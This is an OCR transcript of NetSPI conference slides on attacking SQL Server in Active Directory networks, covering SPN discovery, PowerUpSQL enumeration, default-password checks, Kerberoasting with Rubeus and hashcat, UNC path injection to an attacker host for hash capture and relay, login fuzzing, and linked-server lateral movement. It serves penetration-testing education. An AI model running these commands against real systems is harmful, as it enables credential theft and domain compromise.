NETSPI

SQL Server Hacking Tips for

ACTIVE DIRECTORY ENVIRONMENTS

TROOPERS

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/NetSPI/PowerUpSQL https://github.com/NetSPI/ESC https://github.com/NetSPI/SQLC2 https://sqlwiki.netspi.com/

PowerUpSQL

EVILSQL CLIENT Esc

SQLC2

Community involvement:

- SQL Injection Wiki
- SQL Server Metasploit modules
- PowerShell Empire functions
- DBATools functions
- DAFT: C# port of PowerUpSQL
- Bloodhound SQL Server edge help language

PRESENTATION OVERVIEW

- 5 Reasons to target SQL Server
- 4 Common Entry Points
- 3 Common Privilege Escalation Techniques
- 2 Examples of Temporary Table Abuse
- 1 Evil SQL Client (ESC) console application (msbuild in line task execution)

Why Target SQL Server?


WHY TARGET SQL SERVER?

1. SQL Servers exist in almost every enterprise environment we see.
2. SQL Servers can be blindly discovered quickly in Active Directory environments.
3. SQL Servers have trust relationships with the OS and Active Directory.
4. Exploitable default configurations are incredibly common.
5. Exploitable weak configurations are incredibly common.

Quick Introduction
PowerUpSQL

INTRODUCTION TO POWERUPSQL


- PowerShell tool that can be used to **inventory, audit, and exploit** weak SQL Server configurations on scale in AD environments.
- It also supports a lot of post-exploitation functionality that covers the kill chain…like Active Directory recon.



INTRODUCTION TO POWERUPSQL

WWW.POWERUPSQL.COM

- Setup instructions
- Cheat sheets
- Code templates
- Function documentation
- Links to:
  - Blogs
  - Presentations
  - Videos



How do find SQL Servers using Active Directory?

How do I find SQL Servers in Active Directory environments?

- Domain joined SQL Servers register their service accounts in the Service Principal Name (SPN) property of the user/computer object in Active Directory.
- The SPNs are added to support Kerberos authentication.
- Any domain user can query Active Directory for domain computer/user SPNS.
- SQL Servers can be identified by executing LDAP queries for SPNs containing “MSSQLSvc”.

Active Directory PowerShell Cmdlet

```
Get-ADObject -LDAPFilter “(servicePrincipalName=MSSQL*)“
```

PowerUpSQL Functions

All SPNs

Get-DomainSpn -DomainController 10.0.0.1 -Username Domain\User -Password Password123!

Get-DomainSpn -SpnService MSSQL

Just SQL SPNs

Get-SQLInstanceDomain –Verbose

Parsed SQL SPNs


Common Entry Points

COMMON ENTRY POINTS

1. Domain users can log into SQL Server Express instances by default. Yep.
2. Domain users can log into SQL Server instances due to excessive privileges.
3. Default passwords are configured for logins configured by applications.
4. Weak service account passwords that can be guessed online/offline.


EXCESSIVE PRIVILEGES

- Explicit login privileges provided to domain users by sysadmins or default application installations.
- SQL Server Express inherently includes domain users in the public role when installed on a domain system.




EXCESSIVE PRIVILEGES

- Explicit login privileges provided to domain users by sysadmins or default application installations.
- SQL Server Express inherently includes domain users in the public role when installed on a domain system.



EXCESSIVE PRIVILEGES

- Explicit login privileges provided to domain users by sysadmins or default application installations.
- SQL Server Express inherently includes domain users in the public role when installed on a domain system.



PowerUpSQL Functions: Finding Excessive Privileges

Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded –Verbose

Get-SQLInstanceDomain | Get-SQLServerInfoThreaded –Verbose

Common Entry Points

File Edit View Tools Debug Add-ons Help

```
PS C:\> Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs
 that might make them less discoverable. To find the commands with unapproved verbs, run the Impor
t-Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.

PS C:\>
```

Untitled1.ps1 | demo.ps1

```
# Import the module
Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1

Discover local instances
Get-SQLInstanceLocal -Verbose

# Discover domain instances
Get-SQLInstanceDomain -Verbose | Format-Table -AutoSize

# Discover shared service accounts
Get-SQLInstanceDomain -Verbose |
Group-Object DomainAccount

# Discover services running with specific account
Get-SQLInstanceDomain -Verbose -DomainAccount sqlsvc

# Check login access
Get-SQLInstanceDomain -Verbose |
Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
Select-Object Instance,Status

# Storing target to variable
$Targets = Get-SQLInstanceDomain -Verbose |
Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
Where-Object {$_.Status -like "Accessible"}

# Using targets
$Targets
$Targets | Get-SQLServerInfo -Verbose
$Targets | Get-SQLDatabase
```

Default Application Logins

DEFAULT APPLICATION LOGINS

- Lots of commercial applications commonly use SQL Server.
- Many of those applications create default logins in SQL Server.
- Those logins often have default passwords that don't get changed.
- Many of those applications create application specific SQL Server instance names.
- Those instance names can be quickly identified via LDAP queries for SPNs, then we can use **Get-SQLServerLoginDefaultPw** to identify defaults.

DEFAULT APPLICATION LOGINS: Example

```
PS C:\> Get-SQLInstanceDomain -Verbose | Get-SQLServerLoginDefaultP
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 10 instances were found.
VERBOSE: mssql2014.demo.local,1433 : No named instance found.
VERBOSE: MSSQL2016.demo.local\MSSQLSERVER2016 : No instance match f
VERBOSE: mssqlsrv01.demo.local\SQLSERVER2012 : No instance match found.
VERBOSE: mssqlsrv03.demo.local\SQLSERVER2008 : No instance match found.
VERBOSE: mssql2k5.demo.local,1433 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local,50939 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2014 : No instance match found.
VERBOSE: MSSQLSRV04.demo.local,50948 : No named instance f
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2016 : No instance match found.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed instance match.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed default credentials - sa/RPSsql12345


Computer   : MSSQLSRV04
Instance   : MSSQLSRV04\BOSCHSQL
Username   : sa
Password   : RPSsql12345
IsSysAdmin : Yes
```

These instance names are too general for default login targeting

Software specific instance name can be used for targeting default logins

Common Entry Points

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\>
```

Completed

List local SQL Server Instances

Weak Passwords

SQL Server Service Accounts


WEAK SERVICE ACCOUNT PASSWORDS

- Online password guessing – mind the lockout policy!
- Kerberoasting

Big thanks to: Tim Medin, Benjamin Delpy, Will Schroeder

WHAT IS KERBEROASTING?

Kerberoasting is the process of **requesting a TGS service ticket** for a **domain service account** (domain account with a SPN), recovering the ticket from memory, and trying to determine the password of the service account offline by attempting to decrypt the ticket.



The requesting domain user can decrypt as intended.

This is what is brute forced offline. We'll know we guessed the right password for the domain service account when the ticket information decrypts correctly.

KERBEROASTING ATTACK SUMMARY

COLLECTION

Rubeus.exe kerberoast /outfile:C:\Temp\ ashes.txt

Rubeus.exe kerberoast /user:**SQLSVC** /outfile:C:\Temp\sqlhash.txt

Found via LDAP Query

CRACKING

hashcat -m 13100 -a 0 sqlhash.txt passwordfile.txt

EXECUTE COMMANDS ON SQL SERVER THAT USE SQLSVC

Invoke-SQLOSCmd -Instance server1\instance1 -username domain\sqlsvc -password “Secret!” -Command "Whoami“

https://github.com/GhostPack/Rubeus#kerberoast | https://hashcat.net/hashcat/

Common Privilege Escalation Methods

COMMON PRIVILEGE ESCALATION METHODS

1. UNC Path Injection + Hash Capture / SMB Relay
2. User Enumeration + Weak Passwords
3. Linked Server + Excessive Privileges

UNC PATH INJECTION

+ Hash Cracking/Relay

UNC PATH INJECTION + PASSWORD HASH COLLECTION

https://github.com/NetSPI/PowerUpSQL/wiki/SQL-Server---UNC-Path-Injection-Cheat-Sheet

- By default, the PUBLIC role can leverage 2 stored procs for UNC injection:

```
xp_dirtree and xp_fileexist
```

- UNC path injection can be used to force the SQL Server service account to authenticate to the attacker's system:

```
xp_dirtree "\\attackerip\file'
```

- Capture or Relay the NetNTLM password hash for the SQL Server service which often has sysadmin privileges (Inveigh, Responder, etc)
- Sysadmins can execute operating system commands via xp_cmdshell

UNC PATH INJECTION + PASSWORD HASH COLLECTION

Below is the high level process for executing the attack on scale in AD:

1. Locate SQL Servers on the domain via LDAP queries for SQL SPNs
2. Attempt to log into each SQL instance as the current domain user
3. Perform UNC path injection and capture SQL Server service account password hashes
4. Crack password hashes offline
5. Login into SQL Server and execution OS commands

The **Get-SQLServiceAccountPwHashes** function can come in handy

Thanks Thomas Elling!

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

```
PS C:\>
```

PowerUpSQL.ps1 | Inveigh.ps1 | Get-SQLServiceAccountPwHashes.ps1

```
# author: scott sutherland (@_nullbind),
# script name: Get-SQLServiceAccountPwHas
# requirements: PowerUpSQL and Inveigh
# description: locate domain sql servers,
# example: Get-SQLServiceAccountPwHashes
# Note: alt domain user: runas /noprofile


Function Get-SQLServiceAccountPwHashes {

    [CmdletBinding()]
    Param(
      [Parameter(Mandatory=$false)]
       [string]$Username,

       [Parameter(Mandatory=$false)]
       [string]$Password,

       [Parameter(M
       [string]$

       [Paran
       [stri

       [Pa
       [ir
    )

    Begin
    {
        # A
```

Completed

Load PowerUpSQL functions

UNC PATH INJECTION + SMB RELAY TIPS

- Make sure your target SQL Server doesn't check for SMB signing
- Target shared SQL Server service accounts
  - Service accounts are often configured as sysadmin
  - Service accounts are often configured as a local administrator
  - Compromise one account = Access to all the SQL Servers that use it

LOCATING SHARED SERVICE ACCOUNTS (PowerUpSQL)

Get List of Domain Joined SQL Servers

$SQLServers = **Get-SQLInstanceDomain** -Verbose

Group Results to Reveal Shared Accounts

$SQLServers | **Group-Object** domainaccount | **Sort-Object** count -Descending

List Instances with using Shared Account

$SQLServers | **Where-Object** domainaccount -Like “SQLSVC”

USER ENUMERATION

+ WEAK PASSWORDS

ENUMERATING SQL LOGINS

- It’s common for developers and vendors to create SQL Logins with the username with weak passwords, but sometimes you don’t know the login name.

- As a least privilege authenticated user you can blindly enumerate all SQL Server logins by fuzzing numbers provided to the SUSER_NAME() function. Those logins can be then be used to guess passwords.

Example:

```
SELECT SUSER_NAME(1)
SELECT SUSER_NAME(2)
SELECT SUSER_NAME(3)
…
```

ENUMERATING DOMAIN USERS AND GROUPS


Through a similar process you can blindly enumeration domain users using the DEFAULT_DOMAIN(), SUSER_SID, and SUSER_SNAME functions.

Get Domain
SELECT DEFAULT_DOMAIN() as mydomain;

Get the RID for a Known Group
SELECT SUSER_SID('DEMO\Domain Admins')

Fuzz RID to Enumeration Users and Groups
SELECT
SUSER_SNAME(0x0105000000000005150000009CC30DD479441EDEB31027D0**F4010000**)

ENUMERATING LOGINS AND PASSWORD GUESSING



Invoke-SQLAuditWeakLoginPw

1. Blindly enumerates all SQL logins with least privilege SQL login
2. Attempt user name as password
3. Custom user/password lists can be provided

Get-SQLFuzzDomainAccount

1. Blindly enumerate domain users and group associated with the SQL Server domain with least privilege SQL login

LDAP QUERIES
via SQL SERVER

LDAP QUERIES VIA SQL SERVER

- The OLE DB ADSI provide in SQL Server can be used to craft LDAP queries. A nice blog was written by Thomas Elling on the subject.
- Specifically, queries can be created using ad-hoc queries (OPENROWSET) or linked servers (OPENQUERY) without requiring a custom CLR or extended stored procedure.
- PowerUpSQL functions and TSQL templates can be found at:

https://www.powerupsql.com

More thanks to Thomas Elling!

LDAP QUERIES VIA SQL SERVER

Ad-Hoc Query example using:

OPENROWSET

SQLQuery10.sql - MSSQLSRV04\SQLSERVER2014.master (DEMO\Administrator (51))* - Microsoft SQL Server Management Studio (...

File Edit View Query Project Debug Tools Window Help

New Query | master | Execute | Debug

Object Explorer

Connect

MSSQLSRV04\SQLSERVER2014 (SQL Server 12.0.4100.1 - DEMO\

- Databases
- Security
- Server Objects
- Replication
- AlwaysOn High Availability
- Management
- Integration Services Catalogs
- SQL Server Agent

SQLQuery10.sql - M...Administrator (51))*

```
EXEC sp_configure 'Ad Hoc Distributed Queri
RECONFIGURE
GO

-- Run with openrowset
SELECT *
FROM OPENROWSET('ADSDSOOBJECT','adsd
'<LDAP://demo.local>;(&(objectCategory=Person)(objectClass=user));name,
```

LDAP QUERY

146 %

Results | Messages

	name	adspath
1	Administrator	LDAP://demo.local/CN=Administrator,CN=Users,DC=dem...
2	Guest	LDAP://demo.local/CN=Guest,CN=Users,DC=demo,DC=l...
3	krbtgt	LDAP://demo.local/CN=krbtgt,CN=Users,DC=demo,DC=lo...
4	sql sql	LDAP://demo.local/CN=sql sql,CN=Users,DC=demo,DC=l...
5	appsvc	LDAP://demo.local/CN=appsvc,CN=Users,DC=demo,DC=...
6	user	LDAP://demo.local/CN=user,CN=Users,DC=demo,DC=local
7	testuser1	LDAP://demo.local/CN=testuser1,CN=Users,DC=demo,D...
8	testuser2	LDAP://demo.local/CN=testuser2,CN=Users,DC=demo,D...

DOMAIN USERS

Query executed successfully. | MSSQLSRV04\SQLSERVER2014 (1... | DEMO\Administrator (51) | master | 00:00:00 | 8 rows

Ready | Ln 14 | Col 90 | Ch 90 | INS

LDAP QUERIES VIA SQL SERVER

Linked Server example using:

OPENQUERY

SQLQuery10.sql - MSSQLSRV04\SQLSERVER2014.master (DEMO\Administrator (51))* - Microsoft SQL Server Management Studio (...

```
@useself=N'True',
@locallogin=NULL,
@rmtuser=NULL,
@rmtpassword=NULL
GO

-- Use openquery
SELECT *
FROM OPENQUERY([ADSI],'<LDAP://demo.local>;(&(objectCategory=Person)(ob
```

	name	adspath
1	Administrator	LDAP://demo.local/CN=Administrator,CN=Users,DC=dem...
2	Guest	LDAP://demo.local/CN=Guest,CN=Users,DC=demo,DC=l...
3	krbtgt	LDAP://demo.local/CN=krbtgt,CN=Users,DC=demo,DC=lo...
4	sql sql	LDAP://demo.local/CN=sql sql,CN=Users,DC=demo,DC=l...
5	appsvc	LDAP://demo.local/CN=appsvc,CN=Users,DC=demo,DC=...
6	user	LDAP://demo.local/CN=user,CN=Users,DC=demo,DC=local
7	testuser1	LDAP://demo.local/CN=testuser1,CN=Users,DC=demo,D...
8	testuser2	LDAP://demo.local/CN=testuser2,CN=Users,DC=demo,D...

LDAP QUERY

DOMAIN USERS

Linked Servers + Excessive Privileges

LINKED SERVERS + EXCESSIVE PRIVILEGES

Linked servers are basically persistent database connections for SQL Servers. Usually preconfigured with alternative credentials.

Why should I care?

- Move between SQL Servers (lateral movement)
- Impersonate link users without providing credentials (privilege escalation)
- Crawl SQL Server link networks (bypass network security controls)
- We seem misconfigured linked servers in about 50% environments

LINKED SERVERS + EXCESSIVE PRIVILEGES

- Identify linked servers:

```
SELECT * FROM MASTER..SYSSERVERS
```


- Query linked server:

```
SELECT * FROM OpenQuery([SQLSERVER2],'SELECT @@Version')
```

- PowerUpSQL and the Metasploit modules can also be handy for crawling and command execution through linked servers.

